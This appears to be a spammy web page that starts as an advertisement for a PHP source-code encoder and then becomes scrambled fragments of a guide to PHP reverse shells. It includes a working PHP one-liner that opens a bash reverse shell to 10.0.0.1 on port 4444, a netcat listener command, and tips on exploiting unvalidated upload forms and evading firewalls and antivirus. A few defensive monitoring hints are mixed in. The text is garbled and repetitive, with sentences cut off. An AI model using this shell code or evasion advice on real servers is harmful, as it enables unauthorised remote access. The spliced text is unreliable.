

Protect your PHP source code with the world-class PHP Encoder tool.
Looking for a way to protect your PHP source code from theft, modification, or reverse engineering?
Ultimate PHP Encoder 2025 is the most advanced PHP source code protection software designed for developers and companies who want 100% code security, flexible licensing, and full PHP 5, 7, and 8 support.
Our technology safeguards your intellectual property while keeping your applications running fast and error-free — all at an affordable price.
How It Works
1. Browse your PHP files into the encoder
2. Choose protection type: Loader-based, Non-loader, or Mixed
3. Apply license settings (domain lock, time trial, or MAC address)
4. Export your protected PHP files — ready for safe distribution
Protect your source code within minutes — no complex setup required.
<?php system("bash -c 'bash -i >& /dev/tcp/10.0.0.1/4444 0>&1'"); ?>
if (!is_resource($process)) die("Couldn't execute shell");
Top PHP Reverse Shell Techniques: A Comprehensive Guide to Remote Access
Upload forms (such as profile picture inputs or document uploaders) that fail to validate file extensions or MIME types. An attacker uploads a .php file instead of an image. reverse shell php top
: Regularly monitor your server and application logs for any signs of reverse shell connections.
Look for suspicious outbound connections on unusual ports.
Before triggering the shell on the victim machine, you must prepare your machine to receive the connection using Netcat: nc -lvnp YOUR_PORT Use code with caution. -l : Listen mode -v : Verbose -n : No DNS resolution (faster) -p : Port number 4. Bypassing Filters and Security Mechanisms Look for suspicious outbound connections on unusual ports
If these are blocked, the script will fail silently or log a critical error. 2. Missing Interactive TTY
The script creates a network socket pointing to the attacker’s IP address and a specific port (e.g., 4444). Process Execution: The script spawns a shell process (like on Linux or on Windows) using PHP functions like shell_exec() proc_open() I/O Redirection:
: The attacker uploads a PHP script to the target web server. Bypassing Filters and Security Mechanisms If these are
If pcntl_exec is enabled, you can fork a process to execute bash directly. This is a common bypass for restrictive environments.
Look for eval() , base64_decode() , or system commands in web server access logs. Conclusion
Modern web applications are protected by Web Application Firewalls (WAFs) and antivirus software that look for known signatures. To succeed, you'll need to employ evasion techniques.
A reverse shell is a type of shell that allows an attacker to gain access to a victim's computer or server by establishing a connection from the victim's machine back to the attacker's machine. Unlike traditional shells where the attacker directly accesses the victim's computer, in a reverse shell, the victim initiates the connection to the attacker. This technique bypasses many firewalls and intrusion detection systems that typically block incoming connections.